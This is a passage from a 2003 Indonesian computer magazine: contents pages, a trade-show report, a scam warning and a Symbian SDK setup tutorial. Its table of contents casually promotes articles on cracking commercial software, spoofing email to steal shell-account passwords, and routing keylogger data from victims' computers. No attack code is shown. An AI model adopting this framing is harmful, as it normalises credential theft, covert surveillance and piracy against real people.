


Arcade Game Klasik

Kali ini NeoTek menyajikan *Arcade game Beetle Ju*. Memang bukan jenis game canggih seperti *first person shooter* atau *real-time strategy game*, tetapi cukup mengasikkan...



Sebenarnya Microsoft baru saja meluncurkan game terbaru **Age of Mythology: The Titans**. Sayang tidak ada demo atau trial version yang disediakan.

Lagi pula tempat di CD NeoTek sudah sangat terbatas mengingat banyaknya software audio/video yang dimuat, sehingga akhirnya diputuskan menyajikan *arcade-game* **Beetle Ju** yang mudah dinavigasi selain menyajikan grafik yang luar biasa bagus.

Beetle Ju

Windows 98/ME/2000/XP
Pentium 250, RAM 32

amkm
anda
meminta
kami
mendownload

tidak dilanjutkan lagi

Tujuan AMKM adalah untuk mendapatkan masukan software apa di Internet yang menarik bagi pembaca dan dapat di-share dengan pembaca lain.

Keterbatasan tempat pada CD NeoTek membuat program ini tidak efektif dan terlalu banyak yang tertunda untuk dapat dimuat dalam CD NeoTek

Jadi layanan ini terpaksa dihentikan dengan bertahap tetap akan memenuhi permintaan yang sudah masuk.

Salam!

Mobile Media: Handphone, Palm OS, Pocket PC



• Multimedia berupa **video clip** atau bahkan **siaran televisi** kini sudah dapat dinikmati melalui **koneksi GPRS** serta **format 3GPP** yang sangat memperkecil ukuran video stream. Tidak lama lagi dengan **3G** anda bahkan dapat melakukan **video conferencing** melalui handphone maupun PDA anda.

Pelanggan GPRS kini bisa menikmati siaran langsung sepak bola ataupun siaran berita dalam format 3GPP. Kualitasnya cukup baik untuk kecepatan akses GPRS yang masih terbatas. Kenali berbagai format mobile media yang semua disiapkan untuk komunikasi 3G yang sudah di ambang pintu.

Redaksi
redaksi@neotek.co.id

Bagaimana menghubungi **NEOTEK?**

KONTRIBUSI ARTIKEL
redaksi@neotek.co.id

SURAT PEMBACA
support@neotek.co.id

WEBMASTER
webmaster@neotek.co.id

PEMASARAN
pemasaran@neotek.co.id

CHATROOM DI DALNET
#neoteker

MILIS PARA NEOTEKER
<http://groups.yahoo.com/group/majalahneotek>

ADMINISTRASI IKLAN
Tel. 021-5481457 Fax. 021-5329041

SIRKULASI NEOTEK
Tel. 021-5481457

ALAMAT REDAKSI
4 Cairnhill Rise
#05-01 The Cairnhill
Singapore 229740
Telp. +65-67386482
kosasih@indo.net.id

Daftar Isi

NeoTek Vol. IV No. 2



NeoStart

6 Series 60 SDK 1.0 Symbian Edition

Ingin mengembangkan sendiri aplikasi untuk Nokia 7650/3650?

9 RealOne Player for Mobile Device

RealOne Player kini tersedia untuk handphone, Palm OS, maupun Pocket PC, bukan hanya untuk PC. Lengkap dengan gadget anda dengannya.



10 Player Format 3GPP di PC

Tidak perlu ketinggalan mengikuti teknologi mobile media walaupun anda belum mempunyai Symbian handphone. Gunakan 3GPP Player dari Philips ataupun QuickTime terbaru untuk mem-playback-nya.

12 CodeWarrior for Symbian Personal 2.0

Khusus untuk programmer C++ yang ingin mengembangkan aplikasi untuk Symbian 7 seperti Sony Ericsson P800.

14 Helix Mobile Producer 2.0

Perangkat profesional untuk mengembangkan mobile media. Serupa dengan Windows Media Encoder namun khusus untuk mobile media.

17 Cracking Helix Mobile Producer 2.0

Helix Mobile Producer 2.0 adalah produk komersial dan setelah masa trial 30 hari akan menampilkan watermark 'Helix Trial' pada output-nya. Watermark ini walaupun sulit, masih bisa diakali agar tidak muncul dengan cara meng-crack-nya. Awas! Hanya untuk keperluan pendidikan dan bukan untuk dikomersialkan.

NeoStyle

21 Mengenal Pinnacle Studio 8

Digital video editing menjadi mudah dengan hasil tetap canggih menggunakan Pinnacle Studio 8, software pemenang Emmy Awards ini.

23 Efek Transisi Hollywood FX

Perkaya Pinnacle Studio 8 anda dengan efek-efek khusus yang dapat dikendalikan dengan mudah lewat Pinnacle Hollywood FX.

Situs NeoTek

www.neotek.co.id
neotek.kpone.com.sg

Jadikan situs NeoTek sebagai pangkalan Anda berselancar

Link Langsung

Kunjungi situs-situs yang dibahas di majalah NeoTek dengan sekali klik lewat situs NeoTek.

NeoTek versi PDF

Kehabisan NeoTek di kota Anda? Dapatkan saja versi PDF-nya. Gratis!

Download

Tersedia juga download di situs NeoTek selain dari situs aslinya

Layanan Rupa-rupa NeoTek

Channel #neoteker di Dalnet

Ngobrol ramai-ramai sesama NeoTeker

Web Chat Room

Kini tidak usah jauh-jauh untuk ngobrol langsung dengan sesama NeoTeker

Mailing List

Ini yang paling ramai. Segera ikutan berbagi pengalaman berinternet!

NeoTeker Official Portal

<http://www.neoteker.or.id>
Situs komunikasi antar Neoteker.

Neoteker Internet Radio

<http://dj.neoteker.or.id:8000>

NeoTekno

40 Email Spoofing untuk Mencuri Shell Account

Membahas 'akal bulus' untuk mengelabui administrator agar memberikan password untuk shell account milik orang lain. Suatu bahasan yang kontroversial.

44 PostCast Server: SMTP Server Milik Sendiri

Jengkel dengan lambatnya web mail sewaktu mengakses dan mengirim email dari luar kota? Pasang saja SMTP server sendiri!

NeoTutor

24 VB Workshop: Mengetahui Visual Basic

Banyak hacking tool dibuat menggunakan Visual Basic. Kenali tool yang ampuh tapi mudah digunakan ini.

27 VB Workshop: Password Cracker Buatan Sendiri

Masih ingat Snadboy's Revelation yang dapat mengungkap password dibalik tanda ***** ? Kini buat sendiri tool serupa dengan Visual Basic.

30 VB Workshop: Membuat Program Usil

Belajar pemrograman kadang kala akan lebih menggairahkan kalau ada nakal-nakalnya sedikit, seperti membuat program usil ini. Awas! Jangan dikembangkan menjadi program jahat.

NeoReview

45 Memilih Camcorder

Memilih camcorder anda yang pertama memang memusingkan, dari harga yang bervariasi dari 3 juta sampai 20 jutaan, juga banyak istilah-istilah teknis yang mungkin belum pernah anda dengar sebelumnya.

NeoRagam

4

Klak Klik
Beetle Ju
Laporan dari infoComm Asia
Proyektor dan
Video Conference

Proyektor dengan Fasilitas Wi-Fi

5


Letter/Email Scam: Industri
Ketiga Terbesar di Nigeria
'Black Dollar'
Memakan
Korban Lagi

Desktop
Computer 2004

48

Daftar Isi CD
NeoTek
Digital Video dan
Audio

DJ Java Decompiler 3.5.5.77
terdapat di CD NeoTek kali ini.



32 SMTP untuk Keylogger: Sebscribed SMTP

Open relay SMTP semakin langka saja, jadi semakin sulit membuat keylogger kita efektif mengirim 'hasil panen' dari komputer korban ke pengirimnya. Gunakan saja authenticated SMTP.

35 Ghost Keylogger

Sudah lama belum ada lagi keylogger baru yang ampuh sampai munculnya keylogger utama di tahun 2003 ini.

36 Linux Workshop: Membuat Partisi

Bila tidak paham betul mengenai partisi, bagaimana bisa menginstal Linux dengan benar?

39 Paragon Partition Manager 2002

Memungkinkan anda mengakses partisi Linux dari Windows. Tidak sepenuhnya mendukung NTFS.

46 Menjadikan PC Anda DV-Ready

Selain prosesor, memori, dan hard disk, diperlukan juga DV kit yang mencakup FireWire card serta video editing software.

47 Memahami DVD Burning

Memahami struktur DVD-video file yang berupa file .VOB dan .IFO serta memahami copy protection pada DVD disk.

NeoTek Vol. IV No. 03

Mengakali Server Agar Mendapat SMS Gratis

Kenali fitur dan kelemahan layanan SMS agar dapat diakali memberikan layanan gratis untuk anda.

Mengoptimasi Format Digital Video dalam Disk

Mengoptimasi format video untuk di-burn menjadi VCD atau DVD agar menghasilkan kualitas terbaik mungkin.

Daftar Isi

NeoSoft

0

Beetle Ju

Arcade game sederhana tapi asik dimainkan dengan grafik yang halus.



NeoProfil

3

Editorial Office

4 Cairnhill Rise
#05-01 The Cairnhill
Singapore 229740
Telp. +65-67386482

Business Office

Gedung Cahaya Palmerah 503
Jl. Palmerah Utara III No. 9
Jakarta 11480
Telp. 021-5481457
Fax. 021-5329041

Pemimpin Umum

Fachri Said

Pemimpin Redaksi

Kosasih Iskandarsjah

Redaktur Ahli

Onno W. Purbo
Michael S. Sunggiardi

Pemimpin Usaha

Fahmi Oemar
Dadang Krisdayadi

Redaktur Pelaksana

Gianto Widianto

Sekretaris Redaksi

Marni

Webmaster

Supriyanto

Sirkulasi

Hedhi Sabaruddin, Denny

Adm. Langganan

KRISHNADISTRIBUTOR

Iklan dan Promosi

Gianto Widianto

Keuangan

Aswan Bakri

Bank

Bank BNI

a.n. PT NeoTek Maju Mandiri
No. rekening 070.001709720.001

Bank BCA Matraman

(khusus untuk langganan)
a.n. Boedi Krishnadi
No. rekening 342-239-1611

Klak Klik

GAME BULAN INI

Beetle Ju
Arcade game klasik
5,75 MB



Arcade game dengan anda mengendalikan Ju menggali tanah, menjatuhkan batu, menghindari monster, serta memecahkan teka-teki.

Ceritanya dimulai pada hari Jum'at malam sewaktu Ju sedang menonton acara TV kesayangannya. Tiba-tiba bayangan seram datang entah dari mana dan mengganggu keasikan Ju.

Game ini menampilkan grafik bergaya kartun dengan banyak obyek dalam game seperti bonus, senjata, dan harta terpendam.

Game ini menyediakan banyak level plus level-level bonus.

Asik untuk semua umur!!!

Windows 98/2000/ME/XP
Pentium II 250, RAM32

INFOCOMM ASIA, 29-31 OKTOBER 2003, SUNTEC SINGAPORE

Proyektor dan Video Conference

Pameran InfoComm Asia yang diselenggarakan 29-31 Oktober 2003 di Suntec Convention Center, Singapore ini tampak meriah. Bukan karena banyaknya jenis produk yang dipamerkan, melainkan justru karena sangat terbatasnya produk yang dipamerkan.

Pameran ini praktis hanya menampilkan peralatan **video conference**, baik itu solusi hardware, software, maupun perangkat display berupa proyektor.

Solusi Software

Pada umumnya perangkat video conference yang dipamerkan berupa solusi hardware, yang software sudah berupa firmware yang melekat pada hardware yang ditawarkan.

Suatu terminal video conference sederhana dengan mudah memasang harga USD5000. **Cyber Conference System** dari Pioneer, yang berupa plasma screen besar yang merupakan dapat dipakai untuk kolaborasi langsung secara visual dengan pihak lain yang menggunakan perangkat yang sama, memasang harga USD30.000 untuk setiap unitnya. Bukan solusi untuk perusahaan kecil dan menengah.

Yang menarik perhatian adalah perusahaan Malaysia yang menawarkan solusi software untuk **multi-point video conferencing**.

Asalkan anda sudah terhubung dengan Internet, maka multi-point video conferencing sudah bisa dilaksanakan dengan menggunakan software yang ditawarkan. Artinya tidak ada biaya untuk komunikasi lagi dalam video conferencing ini. Berbeda dengan solusi hardware yang masih menyertakan biaya komunikasi.

Dianjurkan menggunakan koneksi broadband dengan paling sedikit 128 kbps yang memberikan 16 kbps video streaming. Itu prasyarat kecepatan koneksi internet di kantor. Dari luar kantor masih bisa dengan dial-up hanya 14,4 kbps.

Software ini memungkinkan pada saat yang bersamaan menampilkan **33 video screen** (duplex) serta **13 multipoint session** sekaligus. Adapun jumlah user maksimum pada setiap saat bisa sampai **5000 orang**. Tapi tentu saja ini juga tergantung pada user license yang dibeli.

Berapa Biayanya?

Biaya untuk solusi multi-point video conference ini adalah **biaya hardware** (bisa semurah menggunakan webcam saja atau semahal menggunakan video conference panel).

Adapun **biaya software** adalah biaya lisensi bulanan sebesar SGD65 per user per bulan.

Security

Pada solusi software, hal yang perlu diperhatikan adalah security. Security menggunakan permission untuk ikut dalam video conference menggunakan **user name** dan **password** untuk user terdaftar saja. Adapun proteksinya berupa enkripsi 128-bit, baik lewat pengenalan IP address maupun melalui web.

Teknologi Di Balikinya

Teknologi yang digunakan di balik solusi software perusahaan Malaysia ini sebenarnya sama saja dengan teknologi yang digunakan oleh VoIP Merdeka, yaitu ITU Standard H.323 untuk komunikasi dengan H.261 dan H.263 untuk video codec dan G.723.1 untuk audio codec, serta ITU Standard H.235 untuk security.

Perluasan VoIP Merdeka?

Sebenarnya gagasan multi-point video conference ini sudah terlintas dalam pengembangan VoIP Merdeka, sewaktu NeoTek bertemu Onno W. Purbo akhir 2002. Kalau sampai benar-benar terlaksana, kita semua malah bisa menikmati multipoint video conference murah meriah atau bahkan gratis. Kita tunggu saja.

MTVS Services Sdn. Bhd.

Level 26, Menara IMC
No. 8, Jl. Sultan Ismail
Kuala Lumpur 50250
Telp. +60-3-20394774
www.mtvs.com.my

Proyektor dengan Fasilitas Wi-Fi

Pada proyektor kini sudah terdapat slot PCMCIA sama seperti pada laptop dan kedalam slot itu bisa dipasang wi-fi card. istilah yang diperkenalkan adalah **network projector**.

Pemrasaran dalam seminar kini dapat mengendalikan proyekturnya dari jauh.

Itulah fitur terbaru yang dipamerkan oleh nyaris semua peserta pameran yang memamerkan proyektor.

Resolusi minimum proyektor kini adalah XGA (1024 x 768 pixel), resolusi standard pada laptop.

Proyektor dengan resolusi SVGA (800 x 600 pixel) kini tidak lagi dipasarkan

sebagai perangkat bisnis, melainkan untuk home entertainment.

Harganya pun sudah sangat turun menjadi sekitar SGD1500.



Epson MP-735
dengan built-in wi-fi
PCMCIA slot

LETTER/EMAIL SCAM: 'INDUSTRI' KETIGA TERBESAR DI NIGERIA

'Black Dollar' Memakan Korban Lagi

Mau cepat kaya malah jadinya habis-habisan. Kiranya hal ini bukan hal yang asing lagi kita dengar di mana-mana termasuk di tanah air. Penipuan berkedok pengandaian uang dengan berbagai modus operasi semua memanfaatkan kelemahan manusia, yaitu keserakahannya.

Nigeria Email Scam

Sudah lama Nigeria terkenal dengan penipuan, yang sudah sejak belasan tahun lalu mengirimkan ribuan surat ke mana-mana untuk mengajak kerja sama 'mencairkan' uang tidak bertuan entah dari milyarder Nigeria yang tewas dalam kecelakaan, hasil korupsi rezim yang sudah digulingkan, atau apa saja

Adanya Internet dan email membuat 'karya' penipuan global ini semakin meluas saja. Setiap hari jutaan email berisi surat penawaran 'kerja sama' itu dikirim ke seluruh dunia. Dan masih ada saja yang kena, seperti yang menimpa seorang pria Singapura belum lama ini.

Lewat pertemuan 'kelas atas' di hotel mewah di London, pria ini berhasil diyakinkan bahwa ada sekotak besar lembaran dollar Amerika yang 'dise-lundupkan' ke Inggris dengan cara mencelupnya dengan suatu tinta hitam khusus.

Apalagi setelah salah satu contoh kertas itu dicuci dengan cairan kimia 'khusus' benar-benar menjadi lebaran dollar.

Masalahnya untuk mencuci sekotak besar 'uang' itu diperlukan bahan kimia yang tidak sedikit, baik jumlahnya maupun harganya. Di sinilah keserakahan mengambil korban.

Pria ini meminjam uang dari bank, teman, dan keluarga sampai senilai SGD330.000 untuk membayar 'fee' maupun 'membeli' bahan kimia dengan janji imbalan bagi hasil dari uang hasil cucian yang akan bernilai jutaan dollar.

Mudah diduga akhir ceritanya. Semua itu cuma penipuan yang dimulai dari sepuuk email.

Berbagai variasi Letter Scam

Untuk mengenali (dan ajangan sampai jadi korban) ada baiknya mengenal variasi email scam Nigeria yang dapat dibaca di sini:

http://www.lpconline.com/Nigerian_fraud_letter_scam.html

AN INTERNATIONALLY ASSOCIATED CONSULTING AND INTELLIGENCE GATH

NIGERIAN FRAUD LETTER

CONSUMER TIPS
Latest Update 11/20/01

NIGERIAN LETTER SCAM MAIN INFORMATI

Although this fraud has been around since Pluto was created, and these fraudsters are getting better at the

NEW APPROACHES & UPDATES
Latest Update 11/2001

OVERVIEW OF NIGERIAN LETTER SCAM (A.K.A. 914)
Latest Update 6/2001

SAMPLES OF NIGERIAN LETTERS, E-MAILS AND FAX
Latest Update 11/2001

LINKS TO NIGERIAN FRAUD INFORMATION SITES
Latest Update 11/2001

Desktop Computer Tahun 2004

Desktop komputer sudah mentok dan kini orang beralih ke **laptop** atau **desktop replacement** dalam bentuk komputer yang tampilannya seperti laptop namun dengan ukuran dan kinerja desktop?

Sepintas kelihatannya demikian dengan ramainya para pabrikan mempromosikan desktop replacement menyusul keberhasilan ECS dengan Desknote-nya.

Namun desktop masih jauh dari mati. Dimulai diperkenalkannya prosesor 64-bit dari AMD, motherboard MSI kebanjiran peminat dan tidak lama lagi akan semakin besar computing power yang hanya dapat dimanfaatkan apabila menggunakan desktop computer.

Intel Prescott Chip

Sewaktu AMD heboh dengan prosesor Athlon64 dari AMD, Intel hanya bisa mengutak-atik lagi Xeon chip-nya menjadi Pentium 4 Extreme Edition.

Tapi Intel tidak lama tinggal diam. Intel juga punya senjata pamungkas yang dikenal dengan codename Prescott, yang diperkirakan suatu

prosesor dengan ekstensi 64-bit yang baru akan diluncurkan setelah keluarga Pentium 4 berikutnya (3.0 GHz) diluncurkan.

Intel Prescott kiranya akan berlari pada kecepatan 3.0 sampai 5.0 GHz. mempunyai level 1 cache 16KB dan level 2 cache 1 MB dan berjalan pada motherboard dengan front side bus 800 MHz.

Intel Vanderpool Technology

Teknologi yang sekarang hanya tersedia pada server akan dibuka juga untuk home PC. Dengan teknologi ini PC anda dapat dipartisi menjadi komponen-komponen independen seperti untuk komputasi, untuk DVD player, dan lainnya. Jadi sewaktu anda mem-boot komputer untuk komputasi, DVD player tetap berjalan.

Serial ATA II

Sekarang ini Serial ATA untuk transfer data dari/ke hard disk dengan cepat baru ada pada motherboard kelas atas, tetapi Serial ATA II sudah siap diluncurkan. Serial ATA II mempunyai kecepatan transfer data 300 MB/sec. dibandingkan Serial ATA

yang 150 MB/sec. Jadi Serial ATA II hard disk juga akan muncul tidak lama lagi.

PCI Express

Baru saja AGP Port membuat graphics card untuk PCI card menjadi barang usang, kini keadaan sebaliknya bisa terjadi.

PCI tidak lama lagi akan tampil sebagai PCI Express. Bus yang baru ini diciptakan dengan alasan yang sama seperti munculnya Vesa Local bus sewaktu jaya-jayanya proseor 486, yaitu lebih banyak data yang ditransfer di antara komponen-komponen dalam PC itu sendiri dibandingkan dengan ditransfer ke/dari luar. Artinya diperlukan pipe yang lebih cepat lagi.

PCI Express generasi pertama akan mempunyai bandwidth dua kali yang dimiliki AGP8x.

Wi-Fi

Pada motherboard mula-mula ada built-in modem, lalu built-in LAN card serta built-in Bluetooth. Tidak heran bila built-in wi-fi juga akan menjadi standar untuk motherboard di masa mendatang, mengingat kegiatan komputasi semakin melibatkan kegiatan *wireless*.

MOBILE MEDIA

Series 60 SDK 1.0 Symbian Ed.

Ingin mengembangkan sendiri aplikasi untuk handphone **Nokia 7650** dan **3650** anda? Handphone ini sudah seperti komputer tapi menggunakan sistem operasi khusus **Symbian OS 6**. **Fitrianto Halim** (fitriantoh@hotmail.com) membahasnya untuk anda.

UNTUK PENGEMBANGAN APLIKASI berbasis Symbian OS, vendor ponsel, baik Nokia maupun Sony Ericsson menyediakan SDK (Software Development Kit) yang dapat di-download secara gratis dari situsnya. Pada artikel ini, penulis membahas SDK untuk pengembangan aplikasi berbasis Symbian OS dengan target **Nokia Series 60** (Nokia 7650 dan Nokia 3650).

Jika anda mengunjungi situs **Forum Nokia**, Anda akan mendapatkan bahwa Nokia telah mengeluarkan tiga buah versi SDK untuk Series 60 pada Symbian OS, yaitu: versi 0.9, versi 1.0, dan terakhir versi 1.2 (di-release tanggal 14 Agustus 2003). Ketiga SDK tersebut diperuntukkan bagi programmer C++.

Karena penulis belum sempat men-download dan mencoba versi 1.2, maka tidak ada salahnya kalau kita mencoba versi 1.0 yang di-release pada tanggal 20 Desember 2002. Mudah-mudahan, pada kesempatan yang akan datang penulis dapat mengulasnya.


Instalasi Series 60 SDK 1.0 for Symbian OS, Nokia edition cukup mudah. Hanya yang perlu diperhatikan adalah Series 60 SDK 1.0 for Symbian OS, Nokia edition ini dikhususkan untuk pemakai MS Visual C++ dan sebelumnya penulis sudah menginstalasi MS Visual C++ versi 6.

Download dan Instalasi

Pertama-tama download Series 60 SDK 1.0 for Symbian OS, Nokia edition di:

http://www.forum.nokia.com/files/nds_disclaimer/1,6673,2712,00.html


(setelah login terlebih dulu) atau ambil dari CD NeoTek kali ini.




Gambar 1. Download Series 60 SDK 1.0 for Symbian OS, Nokia.

Buka file hasil download tersebut (**nS60_sdk_v1_0.zip**) misalkan dengan WinZip. Lalu ekstrak pada folder yang Anda inginkan (misalkan pada folder temporary dari Windows).

Kemudian, jalankan file **Setup.exe**.




Gambar 2. Ekstrak ke direktori C:\WINDOWS.TEMP



Gambar 3. Jalankan setup.exe

Pada bagian **Select Components** ada baiknya Anda memilih untuk menginstalasi semua komponen, termasuk software dari pihak ketiga (3rd party)



Gambar 4. Select Components.



kecuali jika Anda telah menginstallnya (lihat di bagian **Description** sesuai dengan software yang dipilih).

Pilihan **Java Install** akan menginstalasi J2RE (Java2 Runtime Environment) versi 1.3.1 yang digunakan untuk menjalankan beberapa tool yang dibuat dengan Java (biasanya memiliki tampilan GUI, seperti AIFBuilder dan Sisar).

Pilihan **Perl Install** akan menginstalasi Perl 5 yang akan digunakan untuk menjalankan perl script (umumnya dipanggil dari batch file, seperti abld.bat).

Hasil dari instalasi Series 60 SDK 1.0 for Symbian OS, Nokia edition adalah akan ditambahkan menu pada **Start > Programs**.



Gambar 5. Menu akan ditambahkan pada Start > Program.

Selain itu, akan ditambahkan environment variable EPOCROOT yang berisi

`\Symbian\6.1\Series60\`

serta penambahan isi dari environment variable PATH, yaitu:

`drive:\Symbian\6.1\Shared\epoc32\gcc\bin`

dan


`drive:\Symbian\6.1\Shared\epoc32\tools`

termasuk pula `drive:\PERL\BIN` jika anda memilih untuk menginstall software Perl pada bagian **Select Components** saat proses instalasi Series 60 SDK 1.0 for Symbian OS, Nokia edition.

Agar perubahan environment variable tersebut berlaku efektif, ada baiknya kalau Anda me-restart MS Windows.

Struktur directory hasil instalasi bisa dilihat pada Gambar 7. Tampak bahwa ada dua buah directory yang berisi contoh-contoh untuk Symbian OS yang dapat dicoba, yaitu **Epoc32Ex** dan

Gambar 6. Environment variable dan path.



Gambar 7. Struktur direktori.

Series60Ex. Hanya disarankan untuk mencoba yang terdapat pada folder Series60Ex, karena yang terdapat pada folder Epoc32Ex tampilannya masih berupa console, sedangkan yang terdapat pada folder Series60Ex sudah berupa GUI.

HelloWorldPlus pada Emulator


Sebagai contoh, penulis akan memberikan tahapan-tahapan agar kita dapat menjalankan HelloWorldPlus pada emulator.

Pertama-tama, pada MS-DOS prompt masuklah ke directory

Series60Ex\HelloWorldPlus\group (sebagai current directory).

Lalu, ketikkan command line berikut:

bldmake bldfiles




Gambar 8. Dari C:\Symbian\6.1\series60\series60Ex\HelloWorldPlus\group ketikkan **bldmake nblfiles**

Hasil command-line tersebut adalah terbentuknya file **abld.bat** pada current directory. Sebenarnya, jika kita menelusuri folder-folder yang terdapat pada

Symbian\6.1\Series60\Epoc32

maka kita akan menemukan folder

Build\Symbian\6.1\Series60\SERIES60EX\HELLOWORLDPLUS\Group




Gambar 9. Command line **bldmake bldfiles** membentuk struktur direktori di bawah folder Epoc32Ex juga.

di bawahnya, sebagai hasil command line tersebut pula.

Pada folder tersebut, kita akan menemukan **make file** untuk platform yang berbeda. Untuk mengetahui secara persis penggunaan bldmake, anda dapat mengetikkan command line:


bldmake




Gambar 10. Ketikkan **bldmake** dan terlihat bahwa bldmake adalah suatu Project building utility.

Untuk membuat aplikasi sesuai dengan platform yang kita inginkan, kita dapat menggunakan batch file **abld.bat**.


Yang perlu diperhatikan adalah yang dapat diemulasi adalah untuk platform WINS, sedangkan aplikasi untuk ponsel Nokia Seri 60 adalah menggunakan platform ARMI.



Gambar 11. Jalankan **abld.bat** untuk membuat aplikasi sesuai dengan platform yang diinginkan.



Gambar 12. Ketikkan **abld help** commands untuk menampilkan berbagai perintah abld.



Gambar 13. **abld help options**.

Karena kita akan mencoba pada emulator, maka pada MS-DOS prompt anda dapat mengetikkan command line berikut


abld build wins udeb

untuk versi debug atau anda dapat mengetikkan command line berikut

abld build wins urel

untuk versi release. Pada contoh ini, penulis memilih untuk mengetikkan command line berikut:

abld build wins udeb.

